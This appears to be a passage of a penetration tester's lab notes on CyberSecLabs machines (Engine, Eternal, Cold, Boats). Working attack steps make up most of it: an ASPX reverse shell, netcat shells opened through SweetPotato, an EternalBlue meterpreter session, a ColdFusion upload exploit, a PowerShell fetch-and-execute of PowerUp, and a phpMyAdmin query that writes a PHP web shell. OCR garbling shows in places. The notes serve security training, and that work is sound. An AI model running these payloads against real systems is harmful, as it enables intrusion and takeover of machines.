43 <%@ Import Namespace="BlogEngine.Core" %>
44
45 <script runat="server">
46     static System.IO.StreamWriter streamWriter;
47
48     protected override void OnLoad(EventArgs e) {
49         base.OnLoad(e);
50
51         using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.10.0.16", 445)) {
52             using(System.IO.Stream stream = client.GetStream()) {
53                 using(System.IO.StreamReader rdr = new System.IO.StreamReader(stream)) {
54                     streamWriter = new System.IO.StreamWriter(stream);
55
56                     StringBuilder strInput = new StringBuilder();
57
58                     System.Diagnostics.Process p = new System.Diagnostics.Process();
59                     p.StartInfo.FileName = "cmd.exe";
60                     p.StartInfo.CreateNoWindow = true;
61                     p.StartInfo.UseShellExecute = false;
62                     p.StartInfo.RedirectStandardOutput = true;
63                     p.StartInfo.RedirectStandardInput = true;
64                     p.StartInfo.RedirectStandardError = true;
65                     p.OutputDataReceived += new System.Diagnostics.DataReceivedEventHandler(CmdOutputDataHandler);
66                     p.Start();
67
68                     while (!p.StandardOutput.EndOfStream) {
69                         strInput.Append(rdr.ReadLine());
70                     }
71
72                     string cmd = strInput.ToString();
73
74                     if (cmd != null && cmd != "") {
75                         streamWriter.WriteLine(cmd);
76                     }
77
78                     streamWriter.Flush();
79
80                     p.WaitForExit();
81
82                     streamWriter.Close();
83                     stream.Close();
84                     client.Close();
85
86                     Response.Write(strInput.ToString());
87
88                 }
89             }
90         }
91     }
92
93     protected void CmdOutputDataHandler(object sender, DataReceivedEventArgs e) {
94         streamWriter.WriteLine(e.Data);
95     }
96 }
```

The screenshot shows a web application interface for managing blog posts. The URL in the browser's address bar is `172.31.1.16/blog/admin/app/editor/editpost.cshtml`. On the left, there is a sidebar with navigation links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Grafana 8.3.0 - Direct..., and File up. The main content area has a header "Administrator". Below it is a title input field with placeholder text "Title of post...". A toolbar above the content area contains various text format buttons (Bold, Underline, Italic, etc.) and a "File manager" button, which is highlighted with a red box. The content area itself contains the word "test".

File manager



CLICK ON THE FILE

Title of post...

Formats ▾ **B** U *I*

≡	≡	≡
---	---	---

⋮⋮⋮

 ▾

test

[PostView.ascx \(3.33 kb\)](#)

The screenshot shows a web browser window. The address bar contains the URL `172.31.1.16/blog/?theme=../../App_Data/files`, with the path `?theme=../../App_Data/files` highlighted with a red box. The page content is a blog theme configuration interface. On the left, there's a sidebar with icons for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main area has tabs for "THEMES" (selected), "+", and "NEW". A message encourages users to check out new high quality themes or order custom ones. Below this, there's a section for "DASHBOARD".

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Engine]
└─$ rlwrap nc -lvpn 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.16] 49221
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

```
c:\Windows\SysWOW64\inetsrv>
To be able to upload files and edit content here, you need to enable write permissions
on the App Data and Custom folders. If your blog is hosted at a hosting provider, you can
c:\Windows\SysWOW64\inetsrv>
whoami
whoami for an option you may want to store for your blog posts. If you are interested
C:\Windows\SysWOW64\inetsrv>whoami
iis apppool\defaultapppool
```

whoami /all

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

```
c:\Windows\SysWOW64\inetsrv>systeminfo
```

```
Host Name: ENGINE
OS Name: Microsoft Windows Server 2012 R2 Standard
OS Version: 6.3.9600 N/A Build 9600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: EC2
Registered Organization: Amazon.com
Product ID: 00252-70000-00000-AA535
Original Install Date: 5/1/2020, 9:41:52 AM
System Boot Time: 1/18/2023, 12:50:22 PM
System Manufacturer: Von
```

```
mkdir temp
C:\>mkdir temp
cd temp
C:\>cd temp
dir
C:\temp>dir
```

```
Volume in drive C has no label.
Volume Serial Number is 7863-44CF
Directory of C:\temp
01/18/2023 01:24 PM <DIR> .
01/18/2023 01:24 PM <DIR> ..
Name          0 File(s)                   0 bytes
2 Dir(s) == 7,788,871,680 bytes free
```

JUICY POTATO DID NOT WORK, LETS TRY SWEET POTATO

<https://github.com/uknowsec/SweetPotato>

IT LIKED SWEET POTATO

```
C:\temp>sweet.exe -p ./nc64.exe -a "-e cmd 10.10.0.16 445"
sweet.exe -p ./nc64.exe -a "-e cmd 10.10.0.16 445"
Modifying SweetPotato by Uknow to support webshell
Github: https://github.com/uknowsec/SweetPotato
SweetPotato by @_EthicalChaos_
    Original RottenPotato code and exploit by @foxglovesec
    Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery
    PrintSpoofer discovery and original exploit by @itm4n
[+] Attempting NP impersonation using method PrintSpoofer to launch ./nc64.exe
[+] Triggering notification on evil PIPE \\Engine/pipe/58ebb6a8-fbba-44c7-b36d-818a15
032e14
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] CreatePipe success
[+] Command : "./nc64.exe" -e cmd 10.10.0.16 445
[+] process with pid: 2004 created.
    > DNS
=====
=====
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Engine]
$ nc -lvpn 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.16] 49263
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>
C:\Windows\system32>whoami
whoami
```

```
nt authority\system
```

Eternal

NMAP

PORT	STATE	SERVICE	REASON
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
445/tcp	open	microsoft-ds	syn-ack
5357/tcp	open	wsdapi	syn-ack
49152/tcp	open	unknown	syn-ack
49153/tcp	open	unknown	going syn-ack
49154/tcp	open	unknown	coming syn-ack
49155/tcp	open	unknown	route syn-ack_gw
49161/tcp	open	unknown	route syn-ack_gw
49162/tcp	open	unknown	syn-ack

```
(kali㉿kali)-[~/Desktop/CyberSecLabs] STATE SERVICE REAS
└─$ nmap -p 445 --script=smb-vuln-* 172.31.1.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-18 08:42 EST
Nmap scan report for 172.31.1.10
Host is up (0.18s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers
| (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in M
|icrosoft SMBv1
|         servers (ms17-010).

|       Disclosure date: 2017-03-14
|       References:
|         https://technet.microsoft.com/en-us/library/security/ms17-
|010.aspx
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-01
|43
|_         https://blogs.technet.microsoft.com/msrc/2017/05/12/custom
|er-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 6.41 seconds
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
=====
Name      servers   Current Setting  Required  Description
-----  -----
RHOSTS    172.31.1.10-03-14       yes        The target host(s), see https://technet.microsoft.com/en-us/library/bb490901.aspx
RPORT     445                  yes        The target port (TCP)
SMBDomain          /              no         (Optional) The Windows domain
SMBPass           https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0103-03-14          (Optional) The password for the Windows Embedded Standard 7 target
SMBUser           https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0103-03-14          (Optional) The username to authenticate
VERIFY_ARCH      true             yes        Check if remote architecture matches Windows Embedded Standard 7 target
VERIFY_TARGET    true             yes        Check if remote OS matches expected Windows Embedded Standard 7 target machines.

Imap done: 1 IP address (1 host up) scanned in 6.41 seconds
```

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread)
LHOST	10.10.0.16	yes	The listen address (an interface name or IP address)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Automatic Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Exploit target:
[*] Started reverse TCP handler on 10.10.0.16:4444
[*] 172.31.1.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.31.1.10:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 172.31.1.10:445 - Scanned 1 of 1 hosts (100% complete)
[+] 172.31.1.10:445 - The target is vulnerable.
[*] 172.31.1.10:445 - Connecting to target for exploitation.
[*] 172.31.1.10:445 - Connection established for exploitation.
[*] 172.31.1.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.31.1.10:445 - CORE raw buffer dump (38 bytes)
[*] 172.31.1.10:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 172.31.1.10:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 172.31.1.10:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 172.31.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.31.1.10:445 - Trying exploit with 12 Groom Allocations.
[*] 172.31.1.10:445 - Sending all but last fragment of exploit packet
[*] 172.31.1.10:445 - Starting non-paged pool grooming
[*] 172.31.1.10:445 - Sending SMBv2 buffers
[*] 172.31.1.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.31.1.10:445 - Sending final SMBv2 buffers.
[*] 172.31.1.10:445 - Sending last fragment of exploit packet!
[*] 172.31.1.10:445 - Receiving response from exploit packet
[*] 172.31.1.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.31.1.10:445 - Sending egg to corrupted connection.
[*] 172.31.1.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 172.31.1.10
[*] Meterpreter session 1 opened (10.10.0.16:4444 -> 172.31.1.10:49177) at 2023-01-18 08:43:52 -0500
[+] 172.31.1.10:445 - =====-
[+] 172.31.1.10:445 - =====WIN=====
[+] 172.31.1.10:445 - =====-
```

```
meterpreter > 
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Cold

NOTE MAKE SURE TO REST THIS BOX BEFOREHAND BECAUSE THE SERVICE THAT IS EXPLOITABLE MAY NOT START!!!

NMAP

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
443/tcp	open	https	syn-ack
445/tcp	open	microsoft-ds	syn-ack
3389/tcp	open	ms-wbt-server	syn-ack
5500/tcp	open	hotline	syn-ack
5985/tcp	open	wsman	syn-ack
6095/tcp	open	unknown	syn-ack
6096/tcp	open	unknown	syn-ack
7993/tcp	open	unknown	syn-ack
8018/tcp	open	unknown	syn-ack
8500/tcp	open	fntp	syn-ack
8581/tcp	open	unknown	syn-ack
47001/tcp	open	winrm	syn-ack
49152/tcp	open	unknown	syn-ack
49153/tcp	open	unknown	syn-ack
49154/tcp	open	unknown	syn-ack
49155/tcp	open	unknown	syn-ack
49162/tcp	open	unknown	syn-ack
49192/tcp	open	unknown	syn-ack
49193/tcp	open	unknown	syn-ack

← → ⌂ ⌂ 172.31.1.15:5500


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter ExploitDB

HTTP ERROR: 404

Problem accessing /. Reason:

Not Found


Powered by Jetty:// 9.3.6.v20151106



UTILIZING A DIRECTORY BUSTER EVERYWHERE WE FINALLY HIT AT LEAST SOMETHING WITH PORT 8500

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Cold]
$ feroxbuster -u http://172.31.1.15:8500 -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -t 100
[...]
[...]
by Ben "epi" Risher 😊
ver: 2.7.3
Data & Services
And More...
Target Url      Settings          Monitoring Toolset
Threads          100
Wordlist         /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
Status Codes     [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
Timeout (secs)   7
User-Agent       feroxbuster/2.7.3
Config File     /etc/feroxbuster/ferox-config.toml
HTTP methods    [GET]
Recursion Depth 4
Press [ENTER] to use the Scan Management Menu™
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE => http://172.31.1.15:8500/CFIDE/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/administrator => http://172.31.1.15:8500/CFIDE/administrator/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/cache => http://172.31.1.15:8500/CFIDE/cache/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/administrator/images => http://172.31.1.15:8500/CFIDE/administrator/images/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/administrator/templates => http://172.31.1.15:8500/CFIDE/administrator/templates/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/administrator/scripts => http://172.31.1.15:8500/CFIDE/administrator/scripts/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/administrator/components => http://172.31.1.15:8500/CFIDE/administrator/components/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/administrator/tools => http://172.31.1.15:8500/CFIDE/administrator/tools/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/administrator/include => http://172.31.1.15:8500/CFIDE/administrator/include/
```

ALRIGHT WE FOUND SOMETHING



ADMIN:ADMIN GOT US IN

WE TRIED A COUPLE OF DIFFERENT EXPLOITS FROM GITHUB FOR COLD FUSION BUT NONE SEEMED TO WORK. I THEN SAW A METASPLOIT MODULE FOR CKEDITOR AND DECIDED TO TRY THAT ONE

```
msf6 exploit(multi/http/coldfusion_ckeditor_file_upload) > set rhosts 172.31.1.15
rhosts => 172.31.1.15
msf6 exploit(multi/http/coldfusion_ckeditor_file_upload) > set lhost 10.10.0.16
lhost => 10.10.0.16
msf6 exploit(multi/http/coldfusion_ckeditor_file_upload) > run

[*] Started reverse TCP handler on 10.10.0.16:4444
[*] Uploading the JSP payload at /cf_scripts/scripts/ajax/ckeditor/plugins/filemanager/uploadedFiles/RB.jsp...
[+] Upload succeeded! Executing payload...
[*] Command shell session 1 opened (10.10.0.16:4444 -> 172.31.1.15:49402) at 2023-01-19 06:13:43 -0500

Shell Banner:
Microsoft Windows [Version 6.3.9600]
-----
C:\ColdFusion2018\cfusion\bin>whoami
whoami
cold\jade

C:\ColdFusion2018\cfusion\bin>■ 240 - Date Modified: 2023/01/19 - 06:12
```

WE KNOW WE CAN GET SYSTEM BECAUSE OF THE PRIVS (SAME AS USUAL) HOWEVER LETS TRY TO FIND ANOTHER WAY

FIRST LOOKING AT SYSTEMINFO

```
C:\ColdFusion2018\cfusion\bin>systeminfo
systeminfo
Windows
Host Name: COLD
OS Name: Microsoft Windows Server 2012 R2 Standard
OS Version: 6.3.9600 N/A Build 9600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: EC2
Registered Organization: Amazon.com
Product ID: 00252-70000-00000-AA535
Original Install Date: 4/27/2020, 7:44:40 PM
System Boot Time: 1/19/2023, 8:08:03 AM
System Manufacturer: Xen
System Model: HVM domU
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version: Xen 4.11.amazon, 8/24/2006
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
```

IF WE TYPE IN POWERSHELL IT WILL FREEZE (POWERSHELL HELL) HOWEVER, THROUGHOUT THESE BOXES I HAVE STATED THAT MY POWERUP SCRIPT ALREADY RUNS INVOKE-ALLCHECKS AT THE BOTTOM OF IT, THIS IS WHEN THAT COMES IN HANDY

```
C:\ColdFusion2018\cfusion\bin>powershell -c "iex (iwr -usebasicparsing http://10.10.0.16/PowerUp.ps1)"
powershell -c "iex (iwr -usebasicparsing http://10.10.0.16/PowerUp.ps1)"
```

THIS WILL STILL RUN THE SCRIPT AND SEND THE INFORMATION BACK TO ME SO I CAN SEE EVERYTHING

```
ServiceName : cold
Path : C:\Program Files\DAACL Service\cold.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
Permissions=AppendData/AddSubdirectory}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'cold' -Path <HijackPath>
CanRestart : True
Name : cold
Check : Unquoted Service Paths
```

WE HAVE AN UNQUOTED SERVICE PATH, AND LOOKING DOWN EVEN FURTHER WE ALSO HAVE A MODIFIABLE SERVICE FOR THE SAME SERVICE, THIS MEANS THAT WE CAN DELETE COLD.EXE AND RUN WHATEVER WE WANT, SUCH AS A REVERSE SHELL. AS NOTICED IT IS ALSO RAN BY LOCAL SYSTEM AND WE CAN RESTART IT. LETS DO AN UNQUOTED SERVICE PATH FIRST, THEN WE WILL DELETE THE EXPLOIT AND THEN DO AN EXECUTABLE HIJACK

```
C:\Program Files\DAACL Service>certutil.exe -urlcache -f http://10.10.0.16/DAACL.exe  
DAACL.exe  
certutil.exe -urlcache -f http://10.10.0.16/DAACL.exe DAACL.exe  
**** Online ****  
CertUtil: -URLCache command FAILED: 0x80070005 (WIN32: 5 ERROR_ACCESS_DENIED)  
CertUtil: Access is denied.  
C:\Program Files\DAACL Service>■
```

STRANGE, WE MAY NOT BE ABLE TO DO THE UNQUOTED SERVICE PATH, BUT NO WORRIES
WE ARE NOT GIVING UP, LETS CHANGE THE BINPATH (MUCH LIKE WE WOULD DO WHEN
EXPLOITING SERVER OPERATOR PRIVS)

NO NEED TO REMAKE AN EXPLOIT. WE CAN USE THE ONE WE ALREADY MADE

```
C:\Users\jade>sc start cold  
sc start cold
```

Node Type: Rich Text - Date Created: 2023/01/19

```
(kali㉿kali)-[~/Tools]  
$ rlwrap nc -lvpn 445  
listening on [any] 445 ...  
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.15] 49434  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system
```

ALL DONE...

Boats

NMAP

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
443/tcp	open	https	syn-ack
445/tcp	open	microsoft-ds	syn-ack
3306/tcp	open	mysql	syn-ack
3389/tcp	open	ms-wbt-server	syn-ack
5985/tcp	open	wsman	syn-ack
47001/tcp	open	winrm	syn-ack
49152/tcp	open	unknown	syn-ack
49153/tcp	open	unknown	syn-ack
49154/tcp	open	unknown	syn-ack
49155/tcp	open	unknown	syn-ack
49162/tcp	open	unknown	syn-ack
49166/tcp	open	unknown	syn-ack
49167/tcp	open	unknown	syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds

HTTP

CyberSecLabs | Beginner X Boats | Boats X +

← → C ⌂ 172.31.1.14

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct.

Boats

Boats

Search ...

RECENT POSTS

Yamato Battleship
Welcome to Boats!

RECENT COMMENTS

Mr WordPress on Welcome to Boats!

ARCHIVES

April 2020

CATEGORIES

Uncategorised

META

Log in Entries RSS Comments RSS WordPress.org TheCartPress.com

YAMATO BATTLESHIP

IMAGE 22ND APRIL 2020 LEAVE A COMMENT

Yamato was the best ship of her class of battleships built for the Imperial Japanese Navy (IJN) shortly before World War II. She and her sister ship, Musashi, were the heaviest and most powerfully armed battleships ever constructed, displacing 72,800 tonnes at full load and armed with nine 46 cm (18.1 in) Type 94 main guns, which were the largest guns ever mounted on a warship.



WE HAVE A WORDPRESS SITE

(kali㉿kali)-[~/Desktop/CyberSecLabs/Boats]
\$ wpscan --url http://172.31.1.14/ -e u

IMAGE © 22ND APRIL 2020

Welcome to Boats!

Yamato was the best ship of the Imperial Japanese Navy (IJN). Her sister ship, Musashi, were the largest battleships ever constructed and armed with nine 406 mm main guns.

RECENT COMMENTS

Mr WordPress on Yamato BattleShip Boats!

WordPress Security Scanner by the WPScan Team
Version 3.8.22

ARCHIVED Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

April 2020

[+] james

- | Found By: Author Posts - Display Name (Passive Detection)
- | Confirmed By:
 - | Rss Generator (Passive Detection)
 - | Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 - | Login Error Messages (Aggressive Detection)



ERROR: The password you entered for the username **james** is incorrect. [Lost your password?](#)

Username

james

Password

|

Remember Me

Log In

[Lost your password?](#)

[← Back to Boats](#)

USER DOES EXIST

Code	Method	Size	Time	URL	Response
403	GET	44L	102W	0c http://172.31.1.14/phpmyadmin/.htaccess	
403	GET	44L	102W	0c http://172.31.1.14/phpmyadmin/.htpasswd	
403	GET	44L	102W	0c http://172.31.1.14/security	
200	GET	417L	3196W	21155c http://172.31.1.14/phpmyadmin/ChangeLog	
200	GET	340L	2968W	18011c http://172.31.1.14/phpmyadmin/LICENSE	
301	GET	9L	32W	367c http://172.31.1.14/phpmyadmin/Themes => http://172.31.1.14/phpmyadmin/Themes/	
200	GET	10L	24W	235c http://172.31.1.14/phpmyadmin/TODO	
403	GET	44L	102W	0c http://172.31.1.14/server-info	
403	GET	44L	102W	0c http://172.31.1.14/server-status	
200	GET	74L	294W	2628c http://172.31.1.14/phpmyadmin/Readme	
403	GET	44L	102W	0c http://172.31.1.14/cgi-bin/prn	

WE ALSO SAW A WEBDAV

HOWEVER WE DID GET INTO PHPMYADMIN

The screenshot shows the phpMyAdmin interface for MySQL localhost. The top navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Grafana 8.3.0 - Direct..., File upload tricks and c..., GitHub - exploitable/T..., and others. The main menu has sections for Databases, SQL, Status, Variables, Charsets, Engines, Privileges, Processes, Export, and Import. On the left, a sidebar lists databases: cdcoll (1), information_schema (28), mysql (23), phpmyadmin (8), test (1), webauth (1), and wordpress (21). A message says 'Please select a database'. The MySQL section shows 'Server: localhost via TCP/IP' with version 5.1.33-community, protocol 10, user root@localhost, and charset UTF-8 Unicode (utf8). The Web server section shows Apache/2.2.11 (Win32) DAV/2 mod_ssl/2.2.11 OpenSSL/0.9.8i PHP/5.2.9. The phpMyAdmin section shows version 3.1.3.1, documentation, a wiki, official homepage, and change log.

The screenshot shows the Databases page of phpMyAdmin. The top navigation bar has tabs for Databases (highlighted with a red box), SQL, Status, Variables, Charsets, and Engines. Below the tabs, a section titled 'Database' lists seven databases: cdcoll, information_schema, mysql, phpmyadmin, test, webauth, and wordpress. A summary at the bottom shows a total of 7 databases. There is a link to 'Check All / Uncheck All With selected:' and a note about enabling statistics. At the bottom, there is a form to 'Create new database' with fields for name ('carrot') and collation ('Collation'), and a 'Create' button.

The screenshot shows the phpMyAdmin interface on a Kali Linux system. The URL is 172.31.1.14/phpmyadmin/. The database selected is 'carrot'. The SQL tab is active. A query has been entered into the main query editor:

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\backdoor.php"
```

Below the query, there are options to bookmark it or replace an existing one. A checkbox for 'Show this query here again' is checked.

SELECT "<?php system(\$_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\backdoor.php"

The screenshot shows a browser window with the URL 172.31.1.14/backdoor.php?cmd=whoami. The page displays the output of the command 'whoami', which shows the user has 'Administrator' privileges.

```
Administrator
```

← → ⌂ ⌄

view-source:http://172.31.1.14/backdoor.php?cmd=systeminfo

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

```
1
2 Host Name: BOATS
3 OS Name: Microsoft Windows Server 2012 R2 Standard
4 OS Version: 6.3.9600 N/A Build 9600
5 OS Manufacturer: Microsoft Corporation
6 OS Configuration: Standalone Server
7 OS Build Type: Multiprocessor Free
8 Registered Owner: EC2
9 Registered Organization: Amazon.com
10 Product ID: 00252-70000-00000-AA535
11 Original Install Date: 4/22/2020, 2:59:59 PM
12 System Boot Time: 1/19/2023, 11:36:37 AM
13 System Manufacturer: Xen
14 System Model: HVM domU
15 System Type: x64-based PC
